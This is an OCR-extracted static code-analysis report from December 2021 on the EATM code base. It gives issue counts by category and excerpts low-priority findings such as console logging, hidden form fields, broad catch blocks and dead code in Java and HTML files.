

Dec 15, 2021 Administrator



Report Overview

Report Summary

On Dec 15, 2021, a source code review was performed over the EATM code base. 1,211 files, 64,492 LOC (Executable) were scanned. A total of 7397 issues were uncovered during the analysis. This report provides a comprehensive description of all the types of issues found in this project. Specific examples and source code are provided for each issue type.

Issues by Fortify Priority Order			
Low (6968 Hidden)	6968		
High (323 Hidden)	352		
Critical	74		
Medium (3 Hidden)	3		



Issue Summary Overall number of results The scan found 7397 issues. Issues by Category




Poor Logging Practice: Use of a System Output Stream (2427 Hidden)	2427
Hidden Field (761 Hidden)	761
Poor Error Handling: Overly Broad Catch (720 Hidden)	720
Poor Style: Identifier Contains Dollar Symbol (\$) (535 Hidden)	535
Dead Code: Expression is Always false (492 Hidden)	492
Poor Style: Value Never Read (426 Hidden)	426
Poor Style: Non-final Public Static Field (248 Hidden)	248
Poor Error Handling: Empty Catch Block (197 Hidden)	197
Redundant Null Check (189 Hidden)	189
System Information Leak: Internal (169 Hidden)	169
Null Dereference (134 Hidden)	134
System Information Leak (107 Hidden)	107
Code Correctness: Constructor Invokes Overridable Function (104 Hidden)	104
Cross-Site Request Forgery (101 Hidden)	101
Password Management: Password in Comment (98 Hidden)	98
Poor Error Handling: Overly Broad Throws (68 Hidden)	68
Code Correctness: Byte Array to String Conversion (62 Hidden)	62
Dead Code: Expression is Always true (60 Hidden)	60
J2EE Bad Practices: Leftover Debug Code (57 Hidden)	57
Path Manipulation (53 Hidden)	53
Access Control: Database (45 Hidden)	45
Unreleased Resource: Streams (43 Hidden)	43
Privacy Violation	31
Code Correctness: Erroneous finalize() Method (25 Hidden)	25
Weak Encryption	22
Portability Flaw: File Separator (21 Hidden)	21
Insecure Randomness (19 Hidden)	19
Unchecked Return Value (18 Hidden)	18
Denial of Service: StringBuilder (16 Hidden)	16
JavaScript Hijacking: Vulnerable Framework (13 Hidden)	13
Password Management: Hardcoded Password	13
Weak Encryption: Insecure Mode of Operation	13
Dead Code: Unused Field (11 Hidden)	11
Dead Code: Unused Method (10 Hidden)	10
Dead Code: Empty Try Block (8 Hidden)	8
Password Management: Empty Password	8
Unreleased Resource: Database (8 Hidden)	8
Password Management: Insecure Submission	7
Denial of Service: Parse Double (6 Hidden)	6
Missing Check against Null (6 Hidden)	6
J2EE Bad Practices: Threads (5 Hidden)	5
Code Correctness: Erroneous String Compare (4 Hidden)	4
Key Management: Empty Encryption Key	4
Often Misused: Authentication (4 Hidden)	4
Poor Style: Redundant Initialization (4 Hidden)	4
Cross-Site Scripting: Poor Validation (3 Hidden)	3
Privacy Violation: Autocomplete	3
SQL Injection (3 Hidden)	3



Weak Cryptographic Hash (3 Hidden)	3
Dynamic Code Evaluation: JNDI Reference Injection (2 Hidden)	2
Resource Injection (2 Hidden)	2
Insecure SSL: Overly Broad Certificate Trust	1
J2EE Bad Practices: Sockets (1 Hidden)	1
J2EE Misconfiguration: Excessive Servlet Mappings (1 Hidden)	1
J2EE Misconfiguration: Excessive Session Timeout (1 Hidden)	1
J2EE Misconfiguration: Missing Error Handling (1 Hidden)	1
Password Management: Null Password (1 Hidden)	1
Poor Style: Confusing Naming (1 Hidden)	1
Privacy Violation: Heap Inspection	1
Setting Manipulation (1 Hidden)	1










```
Sink:
                     _CalendarSub.java:271 FunctionCall: println()
269
                           catch (ParseException ex)
270
271
                              System.out.println("ParseException:" + ex);
272
_CalendarSub.java, line 172 (Poor Logging Practice: Use of a System Output Stream) [Hidden]
Fortify Priority:
                     Low
                                                     Folder
                                                                     Low
Kingdom:
                     Encapsulation
Abstract:
                     println()
                     _CalendarSub.java:172 FunctionCall: println()
Sink:
170
                           catch (ParseException ex)
171
172
                              System.out.println("ParseException:" + ex);
173
_CalendarSub.java, line 97 (Poor Logging Practice: Use of a System Output Stream) [Hidden]
                                                     Folder
Fortify Priority:
                     Low
                                                                     Low
Kingdom:
                     Encapsulation
Abstract:
                     println()
                     CalendarSub.java:97 FunctionCall: println()
Sink:
95
                           catch (ParseException ex)
96
97
                              System.out.println("ParseException:" + ex);
98
_CalendarSub.java, line 333 (Poor Logging Practice: Use of a System Output Stream) [Hidden]
Fortify Priority:
                                                     Folder
                     Low
                                                                     Low
Kingdom:
                     Encapsulation
Abstract:
                     println()
Sink:
                     _CalendarSub.java:333 FunctionCall: println()
331
                           catch (ParseException ex)
332
                              System.out.println("ParseException:" + ex);
333
334
335
                           Timestamp mlTsDate = new Timestamp(mlDdate.getTime());
_CalendarSub.java, line 233 (Poor Logging Practice: Use of a System Output Stream) [Hidden]
Fortify Priority:
                     Low
                                                     Folder
                                                                     Low
Kingdom:
                     Encapsulation
Abstract:
                     println()
Sink:
                     _CalendarSub.java:233 FunctionCall: println()
231
                           catch (ParseException ex)
232
233
                              System.out.println("ParseException:" + ex);
234
                           }
```








```
50
                      <input type="hidden" ID="idAll2ndReaderName" name="naAll2ndReaderName">
51
                      <input type="hidden" ID="idAll1_5ReaderName" name="naAll1_5ReaderName">
52
                      <input type="hidden" name="naNotService" id="idNotService">
53
                      <input type="hidden" name="naMasterAccountNo">
page02.html, line 47 (Hidden Field) [Hidden]
Fortify Priority:
                                                      Folder
                     Low
                                                                      Low
Kingdom:
                      Encapsulation
Abstract:
                     page02.html 47
Sink:
                      page02.html:47 null()
                      <body oncontextmenu="disableRightClick(event)" onload="javascript:MovieInitWindow();">
46
                      <form name="TxnForm" method="post" action="../../lio1040s">
47
                      <input type="hidden" id="idOsType" name="naOsType">
48
                      <input type="hidden" id="idBrowserType" name="naBrowserType">
                      <input type="hidden" id="idCurrentVer" name="naCurrentVer"/>
49
page02.html, line 48 (Hidden Field) [Hidden]
Fortify Priority:
                      Low
                                                      Folder
                                                                      Low
Kingdom:
                      Encapsulation
Abstract:
                      page02.html 48
Sink:
                      page02.html:48 null()
46
                      <form name="TxnForm" method="post" action="../../lio1040s">
47
                      <input type="hidden" id="idOsType" name="naOsType">
48
                      <input type="hidden" id="idBrowserType" name="naBrowserType">
49
                      <input type="hidden" id="idCurrentVer" name="naCurrentVer"/>
50
                      <input type="hidden" ID="idAll2ndReaderName" name="naAll2ndReaderName">
```








```
919
920
                                 } catch (Throwable et) {
921
                                    mlSwSuccess = false;
922
                                    mlSwContinue = false;
_CheckSub.java, line 839 (Poor Error Handling: Overly Broad Catch) [Hidden]
Fortify Priority:
                                                     Folder
                     Low
                                                                     Low
Kingdom:
                     Errors
Abstract:
                     839 _CheckSub.java catch
Sink:
                     _CheckSub.java:839 CatchBlock()
837
                                        mlSwContinue = false;
838
839
                                 } catch (Throwable et) {
                                    mlSwSuccess = false;
840
841
                                    mlSwContinue = false;
_CheckSub.java, line 759 (Poor Error Handling: Overly Broad Catch) [Hidden]
                     Low
Fortify Priority:
                                                     Folder
                                                                     Low
Kingdom:
                     Errors
Abstract:
                     759 _CheckSub.java catch
                     _CheckSub.java:759 CatchBlock()
Sink:
757
                                        mlSwContinue = false;
758
759
                                 } catch (Throwable et) {
760
                                    mlSwSuccess = false;
761
                                    mlSwContinue = false;
_CheckSub.java, line 678 (Poor Error Handling: Overly Broad Catch) [Hidden]
Fortify Priority:
                     Low
                                                     Folder
                                                                     Low
                     Errors
Kingdom:
Abstract:
                     678 _CheckSub.java catch
                     _CheckSub.java:678 CatchBlock()
Sink:
676
                                        mlSwContinue = false;
677
                                 } catch (Throwable et) {
678
679
                                    mlSwSuccess = false;
680
                                    mlSwContinue = false;
_CheckSub.java, line 1016 (Poor Error Handling: Overly Broad Catch) [Hidden]
                                                     Folder
Fortify Priority:
                     Low
                                                                     Low
Kingdom:
                     Errors
Abstract:
                     1016 _CheckSub.java catch
Sink:
                     _CheckSub.java:1016 CatchBlock()
1014
1015
1016
                                 } catch (Throwable et) {
1017
                                    mlSwSuccess = false;
1018
                                    mlSwContinue = false;
```








28	private static Str	ring	webatm_ap.txt";	
_FormatSub.java, 1	line 181 (Poor Style: Ide	entifier Contains Dollar	Symbol (\$)) [Hidden]	
Fortify Priority:	Low	Folder	Low	
Kingdom:	Code Quality			
Abstract:	(\$)			
Sink:		81 Variable: mlSwRe	place\$()	
179 180	boolean mlSwHasPoint = false; boolean mlSwReplaceMinus = false;			
181	boolean mlSwRer			
182	int mlIntegerSt	•		
183	int mlIntegerEr	nd = 0;		
EatmMessage.java	, line 236 (Poor Style: I	dentifier Contains Dolla	r Symbol (\$)) [Hidden]	
Fortify Priority:	Low	Folder	Low	
Kingdom:	Code Quality			
Abstract:	(\$)			
Sink:	EatmMessage.java:236 Variable: mlSwReplace\$()			
234	boolean mlSwHasPoint = false;			
235	boolean mlSwReplaceMinus = false;			
236	boolean mlSwRer	place\$ = false;		
	int mlIntegerSt	cart = 0;		
237				








```
Recommendations:
unused code
_CalendarSub.java, line 152 (Dead Code: Expression is Always false) [Hidden]
                                                                   Low
Fortify Priority:
                     Low
                                                    Folder
Kingdom:
                     Code Quality
                      _CalendarSub.java 152 false
Abstract:
                     CalendarSub.java:152 IfStatement()
Sink:
150
                             case 1:
151
                                break
                             case 2:
152
153
                                mlHour = 23;
154
                                mlMinute = 59;
HtmlPage.java, line 1535 (Dead Code: Expression is Always false) [Hidden]
Fortify Priority:
                     Low
                                                    Folder
                                                                   Low
                     Code Quality
Kingdom:
Abstract:
                     HtmlPage.java 1535 false
                     HtmlPage.java:1535 IfStatement()
Sink:
1533
1534
                          // Style check
                          if(isNumber)
1535
1536
                             while(idxI < wkStyleLength && isWKModel == true )</pre>
1537
_CalendarSub.java, line 313 (Dead Code: Expression is Always false) [Hidden]
Fortify Priority:
                    Low
                                                    Folder
                                                                   Low
Kingdom:
                     Code Quality
Abstract:
                      _CalendarSub.java 313 false
Sink:
                     CalendarSub.java:313 IfStatement()
311
                             case 1:
312
                                break;
313
                             case 2:
                                mlHour = 23;
314
315
                                mlMinute = 59;
_CalendarSub.java, line 305 (Dead Code: Expression is Always false) [Hidden]
Fortify Priority:
                     Low
                                                    Folder
                                                                   Low
Kingdom:
                     Code Quality
                      CalendarSub.java 305 false
Abstract:
                     Sink:
303
                          switch (piType)
304
305
                             case 0:
306
                                mlHour = 0;
307
                                mlMinute = 0;
_CheckSub.java, line 967 (Dead Code: Expression is Always false) [Hidden]
Fortify Priority:
                                                    Folder
                     Low
                                                                   Low
Kingdom:
                     Code Quality
                      CheckSub.java 967 false
Abstract:
Sink:
                     _CheckSub.java:967 IfStatement()
                            //MinLength==0blank,
965
966
                            if (mlSwContinue) {
967
                                if (piMinLength == 0 && mlWkEditStr.equals("")) {
968
                                    mlSwContinue = false;
```

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}		










```
823
                          mlDate = mlCal.get(mlCal.DATE);
824
                          mlCal.add(mlCal.MONTH, -1);
825
                          mlCal.set(mlCal.DATE, mlCal.getActualMaximum(Calendar.DATE));
_CalendarSub.java, line 350 (Poor Style: Value Never Read) [Hidden]
Fortify Priority:
                     Low
                                                    Folder
                                                                    Low
                     Code Quality
Kingdom:
Abstract:
                      CalendarSub.java getNDayBefore() 350 mlDdate
                     _CalendarSub.java:350 VariableAccess: mlDdate()
Sink:
348
349
                           int mlNDay = piNDay;
350
                          Date mlDdate = null;
351
                           java.util.Date mlUdDate = null;
352
                           java.sql.Date mlSdDate = null;
_CalendarSub.java, line 551 (Poor Style: Value Never Read) [Hidden]
Fortify Priority:
                     Low
                                                    Folder
                                                                    Low
                     Code Quality
Kingdom:
Abstract:
                      CalendarSub.java getNDayAfter() 551 mlDdate
Sink:
                     _CalendarSub.java:551 VariableAccess: mlDdate()
549
550
                          int mlNDay = piNDay;
551
                          Date mlDdate = null;
552
                           java.util.Date mlUdDate = null;
553
                           java.sql.Date mlSdDate = null;
```








```
29
30
                      public static Property prop = new Property();
31
                      public static boolean isReadFile = prop.isReadFile();
                      public static String TestPath = prop.getEAITestPath();
32
                      public static boolean isSave2File = prop.isSave2File();
33
_FormatSub.java, line 20 (Poor Style: Non-final Public Static Field) [Hidden]
Fortify Priority:
                     Low
                                                      Folder
                                                                      Low
Kingdom:
                     Encapsulation
Abstract:
                      final
                      _FormatSub.java:20 Field: clEncoding()
Sink:
                     public class _FormatSub
19
20
                        public static String clEncoding = getEncoding();
21
22
                        public static String getEncoding()
EAIConnector.java, line 30 (Poor Style: Non-final Public Static Field) [Hidden]
Fortify Priority:
                     Low
                                                      Folder
                                                                      Low
Kingdom:
                     Encapsulation
                      final
Abstract:
Sink:
                     EAIConnector.java:30 Field: prop()
28
                      static Logger logger = Logger.getLogger(EAIConnector.class);
29
30
                      public static Property prop = new Property();
31
                      public static boolean isReadFile = prop.isReadFile();
32
                      public static String TestPath = prop.getEAITestPath();
BaseKey.java, line 25 (Poor Style: Non-final Public Static Field) [Hidden]
Fortify Priority:
                     Low
                                                      Folder
                                                                      Low
Kingdom:
                     Encapsulation
Abstract:
                      final
                      _BaseKey.java:25 Field: clBaseKey()
Sink:
23
24
                        static int
                                      clType=1;
                                                                 // 1:s/w 2:hsm
25
                        public static byte[] clBaseKey=null;
                                                                 // 1:s/w use
```

public static String clBaseKeyId="bk01"; //2:hsm use

26

